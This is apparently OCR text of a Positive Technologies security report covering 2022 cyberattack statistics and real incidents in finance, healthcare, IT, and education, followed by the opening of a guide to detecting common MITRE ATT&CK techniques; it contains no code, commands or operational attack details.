
Head of Information Security Analytics Research, Positive Technologies

Banks have traditionally invested in their protection and follow industry standards for information security. That's why, compared to other companies, their security has strengthened in recent years. The number of attacks on financial institutions is decreasing, which can be explained by the fact that in order to extract money from a bank, an attacker must be highly skilled.

Previously, hackers mainly profited by stealing money directly from the organization. They managed to extract huge sums to their accounts by gaining access to bank transfer systems. Now attackers have come up with new schemes and begun to use ransomware, which has significantly expanded the range of possible targets: they can choose a less protected large company from any sector of the economy. The main source of profit has become extortion, which, unlike a direct attack on a financial institution, doesn't require great skill or deep knowledge of the infrastructure.

Fewer attacks, employees as the main target

As we wrote in a previous article, by the end of 2022, the total number of incidents in financial institutions had decreased by 7% compared to 2021. Most often, attackers used social engineering methods (47%), while exploiting vulnerabilities was less common. We also noted that sales of access to the corporate networks of banks doubled on the dark web compared to 2021. The cost varies from $250 to $30,000 depending on the organization and network privileges that the buyer receives. In addition, criminals are searching for bank employees who are willing to provide them with system access or confidential information.






Figure 1. A search for bank employees

Figure 2. An advertisement offering access to corporate infrastructure




Figure 3. The sale of banking malware for computers

The theft of sensitive data and the suspension of business processes are the most common consequences of attacks in 2022

Attack consequences and verification of non-tolerable events

[1]

The theft of sensitive data and the suspension of business processes are the most common consequences of attacks in 2022 (53% and 41% of incidents, respectively). 6% of incidents led to direct financial losses.

According to PwC research,[1] we now observe that almost half (49%) of CEOs consider cyberthreats to be one of the most impactful factors on business. Interestingly, financial institutions show the greatest concern: 59 percent of respondents from this industry fear cyberthreats.

Credit and financial institutions annually make up about a quarter of the companies that turn to information security specialists for penetration testing and the verification of non-tolerable events. And although the financial sector is the best prepared for attacks compared to the rest of the economy, the level of protection that organizations have against both internal and external threats is still insufficient. From 2021 to 2022, it was possible to gain access to the local network of 86% of financial institutions studied by Positive Technologies during external penetration tests, and in half of these companies even an attacker without a high level of training was able to penetrate the internal network. There was an exception: for one bank, it was not their first time commissioning a penetration test, and they had followed all of the previous recommendations. As a result, the researchers managed to gain access only to the demilitarized zone—the buffer zone between the resources of the network perimeter and the local area network.


[2] The sample included external and internal tests on organizations in the financial sector, during which the companies did not put significant restrictions on the tested networks and systems.

In all internal tests, the experts managed to gain full control over the infrastructure and demonstrated the possibility of gaining access to critical systems. For example, in one of the banks a vulnerability was identified that allowed more than 1,000 ATMs to be compromised.

The information security specialists had to verify a range of events that are non-tolerable for financial organizations, among which:

- The withdrawal of funds in excess of an established amount from the accounts of the financial institution or its clients.
- The suspension of the financial organization's operational processes due to the unavailability of information systems.
- The unavailability of digital financial services for the company's clients for a certain period.
- The corruption or destruction of information in databases (including backup copies) used in the operational activities of the financial institution.
- Attacks on clients and partners of the organization via its infrastructure and digital services.
- The leakage of databases containing the personal data of clients, bank secrecy, and other confidential information.

These events can be actuated using various methods, which become apparent in the course of conducting the tests. For example, an attacker could withdraw funds in a number of ways: by gaining access to the card processing system or to banking systems with sufficient permissions to perform banking operations, or by remotely accessing ATMs with rights to download files to end devices. As a rule, when conducting verifications, it's possible to actuate more than 70% of the designated events within a defined work period.




>1,000

In one of the banks a vulnerability was identified that allowed more than 1,000 ATMs to be compromised.

Most of the critical vulnerabilities in financial institutions are due to tardiness in updating software. Critical vulnerabilities related to weaknesses in the password policy were found in 43% of organizations.

Conclusions

The security of financial institutions is increasing every year. To carry out a profitable attack on such structures, attackers must be more highly skilled and have a deeper knowledge of internal business processes than when attacking companies in other industries. That's why the intensity of attacks is decreasing, and social engineering is becoming criminals' weapon of choice. At the same time, cybercriminal activity on the dark web is increasing in terms of trading access to banks' corporate networks and searching for disloyal employees. The results of penetration tests and the verification of non-tolerable events show that, despite having a relatively good level of protection against external attackers, companies can still be seriously affected by cyberattacks. We recommend that financial institutions pay special attention not only to regular penetration testing, but also to verifying non-tolerable events and any events that could cause significant damage to the infrastructure.



Non-tolerable events

1 Cash stolen from ATMs

2 Service blackout

3 Clearing and settlement transactions delayed

4 Customer data stolen

at financial organizations: real-life examples

Mahesh Bank	Cyberattackers infiltrated the Indian bank's network, hacking into 938 ATMs and stealing one million rupees.
Millennium BCP	A DDoS attack on the Portuguese commercial bank led to a 90-minute interruption in service.
Central Depository Services Limited	Attackers infected several computers at India's CDSL with malware, delaying stock transactions.
Medibank Private Limited	Hackers gained access to the Australian health insurer's internal systems, stealing the personal data of 9.7 million customers including their health records.
Aon PLC insurance company	Cybercriminals stole data from the financial services giant, including its clients' social security numbers, driver license details, and benefits information. Two class action lawsuits were allegedly filed against the company for failure to provide due incident notification.

Medicine in the lead for data leaks

EKATERINA KILYUSHEVA

Head of Information Security Analytics Research, Positive Technologies

In more than 80% of cases, successful attacks resulted in loss of patients' data: mostly personal and medical information. Medical facilities store large volumes of data in their systems, so the following information commonly falls in the hands of criminals: names, dates of birth, street addresses, phone numbers, bank account details and card numbers, insurance information, driver's license numbers, emails, clinical records, and health data. In Russia, a wide response was stirred by a data leak from Gemotest laboratory, in which clients' personal data and test results were stolen.

Workflow disruptions were reported in every third incident, their consequences sometimes affecting not just individual organizations but whole states. Thus, following a cyberattack on Greenland's healthcare IT infrastructure, all medical services in the island were suspended for two weeks.

In half of the attacks, malware was employed—mostly ransomware. Among the most commonly used were Conti, AvosLocker, Black Basta, Hive. The attackers would usually deliver malware through email using social engineering tricks or by exploiting the network perimeter vulnerabilities. In a fair percentage of cases (26%), access to infrastructure was obtained by compromising corporate account data, suggesting a weak password policy and insufficient adoption of two-factor authentication, as well as general effectiveness of phishing attacks on employees. A quarter of all attacks exploited flaws in the organizations' perimeter protections.

Healthcare is among the three most attacked industries for the fifth year straight: in 2022, medical facilities accounted for 9% of incidents across organizations, with the count of incidents remaining at the 2021 level. Medical facilities also were the most frequent sources of data leaks among organizations ❶.

❶

Medical facilities will be under pressure from ransomware attacks. Accordingly, continuous operation of internal services must be ensured

Forecasts

Attacks to steal confidential data will persist. Medical organizations need to make sure that all the necessary measures to safeguard confidential data are in place: currently they lack an adequate level of protection. Direct phishing attacks on patients are also likely in a bid to penetrate their accounts storing personal data and clinical records. Therefore, strict user identity verification mechanisms should be deployed with obligatory two-factor authentication for client services.

At the same time, medical facilities will be under pressure from ransomware attacks. Accordingly, continuous operation of internal services must be ensured, even in infrastructure breach situations, and means must be provided to expedite recovery. New attack vectors are opening up as telemedicine is becoming widespread: one should expect attacks on remote healthcare services and applications.

Attacks on personal medical devices will hardly be happening on a mass scale near term, but these may well be hit by highly targeted attacks. Vendors should take good care of protections built into their medical equipment as early as development stage to avoid massive recall of products over security issues.

Non-tolerable events

1 | Confidential information stolen

2 | Non-emergency surgeries and patient appointments delayed

3 | Access to medical records lost, personnel falling back on paperwork

4 | Radiotherapy treatments interrupted

5 | Patient life jeopardized

in healthcare: real-life examples

Gemotest medical laboratory

Malicious actors infiltrated the Russian healthcare testing company's IT systems, leaving with 30 million data records containing customer personal data and 554 million records with test results including those for HIV tests.

Tallahassee Memorial HealthCare

The Florida hospital was knocked offline by a ransomware group. The attack resulted in all non-emergency surgeries and outpatient procedures being canceled. The patients who needed urgent care had to be rerouted to other clinics. It took the hospital more than a week to bring its systems back online.

All India Institute of Medical Sciences (AIIMS)

A service outage caused by a ransomware attack prevented patients from making appointments while doctors couldn't access patient records. The disruption lasted two weeks. For reference, the AIIMS received more than 12,000 calls daily.

Castelluccio hospital

A cyberattack by the Vice Society group crippled the Corsican hospital, disrupting its ability to conduct radiotherapy treatments for several days. The cybercriminals also stole confidential data on patients' insurance coverage, employee conversations, and appointment records.

MercyOne Des Moines Medical Center

A ransomware attack on a hospital chain in Iowa disrupted a medication dosage system at one of its affiliates, causing a doctor to inadvertently prescribe five times the intended dosage and the child patient who took the medicine to suffer an overdose.

How IT companies control supply chains

and always stay cautious when using open software

FEDOR CHUNIZHEKOV

Information Security Analyst, Positive Technologies

The number of security incidents at IT companies in 2022 decreased slightly compared to 2021, but they still account for 6 percent of all successful attacks on organizations. In 2022 we observed several large-scale attacks on IT companies1: in February Lapsus$ attacked U.S. graphics card developer Nvidia ❶, and in early March, Samsung suffered a breach of the Samsung Galaxy source code ❷. AMD, Cisco, Cloudflare, LastPass, Microsoft, Okta, and Twilio were also hacked.

The attack on Nvidia resulted in the theft of 1 TB of data, including the source code of video card drivers. Later, through an open chat, Lapsus$ offered its mining tool for Nvidia GPUs, which allows a bypass of internal restrictions ❸. The attackers used the stolen Nvidia certificates to sign their malware to make it look legitimate (Cobalt Strike Beacon and Mimikatz, as well as various backdoors and remote access Trojans) ❹.

❶ ❷ ❸ ❹

We should expect a lot of attacks aimed at compromising credentials to access resources

Another high-profile incident was an attack on Okta, a major provider of identity and access management solutions, including multifactor authentication. The cyberattack affected 2.5% of the company's customers who, according to the attackers, were their actual target. Furthermore, Okta was hacked as a result of a compromise of one of its contractors. Social engineering, credential compromise, and exploitation of perimeter vulnerabilities were equally often used in attacks against IT companies. Encryption malware was involved in 30% of attacks.

Forecasts

Attacks on software and service supply chains will continue, which means that attackers will continue to hack the infrastructure of IT companies. That is why it is vital to protect one's business against certificate theft, leaks and modification of software source code, distribution of malicious updates, and unauthorized access to data or customer infrastructure. Cloud service providers will be attacked more and more as companies move their data to cloud infrastructure. We should expect a lot of attacks aimed at compromising credentials to access resources.

The attack on Nvidia resulted in the theft of

1 TB

of data

Non-tolerable events

1 Source code and certificates stolen

2 User accounts compromised

3 Infection of customers with malware

4 Client service disruption

5 Customer data stolen

at IT companies: real-life examples

Nvidia Corporation

The ransomware group Lapsus$ took 1 TB of data from Nvidia, including source code for video card drivers and software signing certificates. The hackers later used the certificates for disguising malware as legitimate programs.

Okta, an American identity and access management company

After infiltrating Okta's intranet through a supply chain attack, hackers from Lapsus$ managed to gain access to the infrastructure of two Okta clients.

They went on to use the credentials they had stolen to attack the Signal instant messaging platform, compromising 1,900 user accounts.

IObit software company

Hackers posted DeroHE malware on the software company's forums. The malware was disguised as a legitimate library with most of the files signed with an IObit certificate. During the attack, the malefactors sent the link to the malware page disguised as a promotion to the users of the forums.

Ion Trading Technologies

The clearing automation company's transaction processing services were brought down by a LockBit ransomware attack, leaving brokers and banks to handle the workflows manually.

Thales Group

The LockBit ransomware group attacked the French maker of aerospace, marine and defense equipment and software, stealing confidential data that included Space Ops source code, client monitoring reports, and structure charts, accounting records and contracts.

Science and education are suffering from encryption malware


FEDOR CHUNIZHEKOV

Information Security Analyst, Positive Technologies

Science and education are among the most frequently attacked sectors. The number of security incidents in this field is comparable to 2021. In more than 50% of cases, attackers stole sensitive data, mainly user personal data. In half of all successful attacks, criminals used encryption malware, their main goal being to demand a ransom from an educational institution.

In 59% of cases, attackers used social engineering to deceive companies' employees, and in 25% of attacks they bruteforced credentials or used compromised passwords to access corporate networks. In 20% of attacks, hackers exploited vulnerabilities in software. In 2022 the percentage of attacks on web resources increased from 11% to 20%.

Educational platforms can be used to spread malware and carry out attacks on users



Forecasts

In attacks on scientific and educational institutions, attacker goals will vary. Some groups will go after research findings, while others will hunt personal data and credentials that can be sold or used in future attacks. Ransomware operators will also remain active.

We should expect attacks on online education services as well. Not only user data, but training materials are also valuable prey for attackers: access to expensive courses can be sold at an attractive price. In such services, payment data may also be at risk, for example, if attackers inject malicious scripts into a website. In addition, educational platforms can be used to spread malware and carry out attacks on users.

Some groups will go after research findings, while others will hunt personal data and credentials that can be sold or used in future attacks

---

from 11% to 20%

In 2022 the percentage of attacks on web resources increased

Non-tolerable events

1 Educational activities disrupted

2 University website brought down

3 Confidential data stolen and published

at research and educational institutions: real-life examples

Munster Technological University

The Irish university closed for two days after employees and students lost access to all IT systems and telephony as a result of a ransomware attack launched by the BlackCat group.

Harz University of Applied Sciences

The German university stayed closed for days after shutting down its servers as a precautionary measure in the wake of a series of attacks. All of the school's information systems including email were unavailable during the period.

University of Zurich

The website of Switzerland's largest university remained inaccessible for days following a ransomware attack.


14 schools in Britain

Vice Society attacked 14 British schools, taking confidential data that included copies of students' and parents' passports, and staff employment agreements.

Eindhoven University of Technology

Hackers staged a supply chain attack on the Dutch school, stealing confidential data on 21,000 owners of campus passes. The leaked details included full names, email addresses, residential addresses, and birthplaces.

P



Technologies and securuty

How to Detect

10 popular ATT&CK techniques

YANA YURAKOVA
Senior Information Security Analyst,
Positive Technologies

ANTON KUTEPOV
Infosec Community Development Leader,
Positive Technologies

MITRE
ATT&CK matrix

The study describes how to detect and prevent the top 10 most popular MITRE ATT&CK® techniques. These are the techniques Positive Technologies experts most often used in internal and external penetration tests.

Earlier we published a study covering the results of external and internal penetration tests in 2022 . Among the research topics were the top 10 most common MITRE ATT&CK® techniques and sub-techniques successfully used by our pentesters. Penetration testing is a simulated attack, so by analyzing the 10 most popular techniques and sub-techniques, we will learn how to counteract real attackers.[1] We explain how to detect these techniques and suggest preventive measures that will make an attack much more difficult to perform, or minimize the likelihood of it hitting your organization. For convenience, all techniques and sub-techniques are grouped by tactics.

In each chapter you will find recommendations both on how to detect an attack that uses techniques or sub-techniques from our top 10 list, as well as on how to strengthen your defenses so that such incidents do not occur. In the D3FEND matrix , you will find the list of functions of information security tools used to detect, prevent, and respond to incidents involving techniques from the top 10 list.

We reviewed the 10 MITRE ATT&CK® techniques that were successfully used by our pentesters in real projects,and have listed them in Table 1.

Table 1. List of tactics and techniques

ID	Tactic	Technique
T1190	Initial Access	Exploit Public-Facing Application
T1059	Execution	Command and Scripting Interpreter
T1098	Persistence	Account Manipulation
T1110	Credential Access	Brute Force
T1003		OS Credential Dumping
T1552		Unsecured Credentials
T1087	Discovery	Account Discovery
T1083		File and Directory Discovery
T1550	Lateral Movement	Use Alternate Authentication Material
T1071	Command and Control	Application Layer Protocol

Event sources that help detect the use of these techniques:

- Operating system event log, including events related to security audits and system logins
- Network traffic
- Application event log
- Domain controller event log

To facilitate prevention and detection of attacks with the help of 10 MITRE ATT&CK techniques, the following information protection tools can be used:

- Security incident and event management (SIEM) systems
- Network traffic analysis (NTA) systems
- Web application firewalls (WAF)
- Next-generation firewalls (NGFW)

[1]

- Intrusion detection systems (IDS)
- Intrusion prevention systems (IPS)
- Endpoint detection and response (EDR) and more modern extended detection and response (XDR) solutions

It is also possible to use built-in Windows security mechanisms, such as Credential Guard, to protect against credential theft attacks.

Basic functions of cybersecurity tools that can help experts to detect attacks or be used as a preventive measure are described in chapter D3FEND matrix.

Note, however, that these functions only partially cover the needs of cybersecurity experts. This tool is new but actively developing. Plenty of modern information protection tools have many more useful features that can more quickly identify or respond to information security incidents.

1 Initial Access

To gain initial access to infrastructure, pentesters most often used Exploit Public-Facing Application (T1190). This technique was used in 100% of external penetration tests.

Attacks performed with the help of this technique can be detected in:

- Application event logs

  The use of exploits can cause errors or unsuccessful authentication attempts that will be displayed in the application event log, for example in access.log, or in the database transaction logs.

- Operating system event log

  Successful exploitation of a vulnerability can be detected, for example, by running reconnaissance commands.

- Network traffic

  To detect traces of known exploits in network traffic, it is possible to use network sensors of NTA, IDS, WAF, or NGFW systems. If attackers use unknown (new) exploits, the attack can be detected only if a new exploit contains fragments of old payloads.

